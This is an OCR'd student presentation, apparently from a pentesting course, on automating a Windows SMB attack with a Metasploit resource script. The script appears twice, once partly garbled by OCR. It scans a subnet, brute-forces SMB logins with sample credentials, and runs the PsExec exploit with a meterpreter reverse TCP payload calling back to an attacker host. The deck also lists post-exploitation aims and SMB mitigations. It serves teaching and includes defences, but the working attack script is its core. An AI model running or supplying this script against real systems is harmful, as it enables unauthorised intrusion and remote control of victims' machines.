Group Members:
Chela Evans & Krisha Dhayanidhi

bootCon: Automating Metasploit using Resource Scripts

Table of Contents

Technical Background

```
le  Actions  Edit  View  Help
 GNU nano 5.4                                        exploit.rc
 Windows SMB Attack scan, exploit and payload to get a reverse shell on target machine using credentials

 connect to msf database
_status

 set or edit global options to save time with further scans, exploits and payloads
 remember to unset these global options when you have completed this pentest
etg RHOSTS 172.22.117.0/24
etg RHOST 172.22.117.20
ave

 nmap scan to save hosts in database
_nmap -A 172.22.117.0/24

 tcp port scan for smb port 445
se auxiliary/scanner/portscan/tcp
osts -R
 set or edit PORTS module options here
et PORTS 445
un

 smb version scanner
se auxiliary/scanner/smb/smb_version
osts -R
 set or edit THREADS module options here
et THREADS 11
un

 smb login scanner to brute force credentials
use auxiliary/scanner/smb/smb_login
hosts -R
 set or edit SMBUser SMBPass SMBDomain and THREADS module options here
set SMBUser tstark
set SMBPass Password!
set THREADS 50
set SMBDomain megacorpone
run

 smb PsExec exploit with meterpreter reverse TCP payload to get meterpreter session on target machine
use exploit/windows/smb/psexec
set payload windows/meterpreter/reverse_tcp
 set or edit LHOST LPORT RHOSTS SMBDomain SMBUser SMBPass module options here
set LHOST 172.22.117.100
set LPORT 443
set RHOSTS 172.22.117.20
set SMBDomain megacorpone
set SMBUser tstark
set SMBpass Password!
exploit

^G Help      ^O Write Out    ^W Where Is     ^K Cut          ^T Execute      ^C Location     M-U Undo        M-A Set
```

Automate

```
msf6 > resource exploit.rc
```

Technical Background

Pentesting with Metasploit

Initial Access

SMB Attack


Reconn

Scanning

PsExec


Exploit

OR




Demonstration preview


- **Run a new custom metasploit resource script built in nano**
  - db_nmap scan
  - tcp port scan for SMB port 445
  - smb version scan
  - smb login check
  - PsExec exploit
  - tcp reverse shell payload
  - meterpreter
- **Reduce time of SMB Attack from 15mins to 3mins**



What can you do with 15 minutes?



Demonstration video



Demonstration Summary

SMB Attack

Launch a successful exploit in 3 mins!

Resource Script

Create/edit in nano with db, auxiliary, exploit & payload modules

Scanning & Vulnerabilities

Nmap & SMB port, version & login scans

PsExec Exploit

Including the tcp-reverse shell payload

Meterpreter & Shell

Open session & reverse shell with system access

Post-Exploit

Enumeration, persistence, privilege escalation & lateral movement

What are the benefits?

- Save time & reduce errors with automation
- Create multiple resource scripts for common vulnerabilities
- Embed Ruby code to access APIs and add logic
- Metasploit includes built in resource scripts like autoexplit.rc
- Use makerc command to auto-build your own scripts
- Save outputs for easy pentesting reporting

SMB Attack Mitigations

Filter Network Traffic	Filter network traffic with host firewalls to restrict SMB
Limit Access to Resource Over Network	Limit access to resource over network by disabling windows administrative shares
Password Policies	Do not share local admin passwords between systems Ensure passwords are complex and unique to combat password cracking
Privileged Account Management	Deny remote use of local admin credentials Do not allow domain user accounts in local admin group for systems

Thank you!

Questions?

Appendix

Resource Script (free text)

https://docs.google.com/document/d/1oMLpej0ScgwK55k-eqcNRGY0D_e-htKwXIk2PM4nxUk/edit?usp=sharing


```
# Windows SMB Attack scan, exploit and payload to get a reverse shell on target machine using credentials
# connect to msf database
db_status
# set or edit global options to save time with further scans, exploits and payloads
# remember to unset these global options when you have completed this pentest
setg RHOSTS 172.22.117.0/24
setg RHOST 172.22.117.20
save
# nmap scan to save hosts in database
db_nmap -A 172.22.117.0/24
# tcp port scan for smb port 445
use auxiliary/scanner/portscan/tcp
hosts -R
# set or edit PORTS module options here
set PORTS 445
run
# smb version scanner
use auxiliary/scanner/smb/smb_version
hosts -R
# set or edit THREADS module options here
set THREADS 11
run
```

Resource Script (free text) cont-


https://docs.google.com/document/d/1oMLpej0ScgwK55k-eqcNRGY0D_e-htKwXIk2PM4nxUk/edit?usp=sharing

```
# smb login scanner to brute force credentials
use auxiliary/scanner/smb/smb_login
hosts -R
# set or edit SMBUser SMBPass SMBDomain and THREADS module options here
set SMBUser tstark
set SMBPass Password!
set THREADS 50
set SMBDomain megacorpone
run
# smb PsExec exploit with meterpreter reverse TCP payload to get meterpreter session on target machine
use exploit/windows/smb/psexec
set payload windows/meterpreter/reverse_tcp
# set or edit LHOST LPORT RHOSTS SMBDomain SMBUser SMBPass module options here
set LHOST 172.22.117.100
set LPORT 443
set RHOSTS 172.22.117.20
set SMBDomain megacorpone
set SMBUser tstark
set SMBpass Password!
exploit
```

Screenshots of the resource script



Screenshots of the resource script cont-



References

- attack.mitre.org. (n.d.). *Remote Services: SMB/Windows Admin Shares, Sub-technique T1021.002 - Enterprise | MITRE ATT&CK®*. [online] Available at: https://attack.mitre.org/techniques/T1021/002/.
- Rapid7 (2019). *Metasploit: Penetration Testing Software*. [online] Rapid7. Available at: https://www.rapid7.com/products/metasploit/.
- Rapid7. (2011). *Six Ways to Automate Metasploit | Rapid7 Blog*. [online] Available at: https://www.rapid7.com/blog/post/2011/12/08/six-ways-to-automate-metasploit/ [Accessed 23 Aug. 2023].
- docs.rapid7.com. (n.d.). *Resource Scripts | Metasploit Documentation*. [online] Available at: https://docs.rapid7.com/metasploit/resource-scripts/#:~:text=Resource%20scripts%20provide%20an%20easy [Accessed 23 Aug. 2023].
- www.oreilly.com. (n.d.). *Making use of resource scripts - Mastering Metasploit - Third Edition [Book]*. [online] Available at: https://www.oreilly.com/library/view/mastering-metasploit/9781788990615/58e20387-ec01-4933-8c20-85def56ee5eb.xhtml [Accessed 23 Aug. 2023].

- Silverhs (2020). *Metasploit Framework Basics Part 1: Manual to Automatic Exploitation*. [online] Medium. Available at: https://medium.com/swlh/metasploit-framework-basics-part-1-manual-to-automatic-exploitation-8182d0917193.
- www.youtube.com. (n.d.). *Metasploit Automation using Resource Script (Metasploit Scan Automation Technique) | Ummed Meel*. [online] Available at: https://www.youtube.com/watch?v=qj3-3ZKixiM&t=163s [Accessed 23 Aug. 2023].
- BleepingComputer. (n.d.). *New PsExec spinoff lets hackers bypass network security defenses*. [online] Available at: https://www.bleepingcomputer.com/news/security/new-psexec-spinoff-lets-hackers-bypass-network-security-defenses/.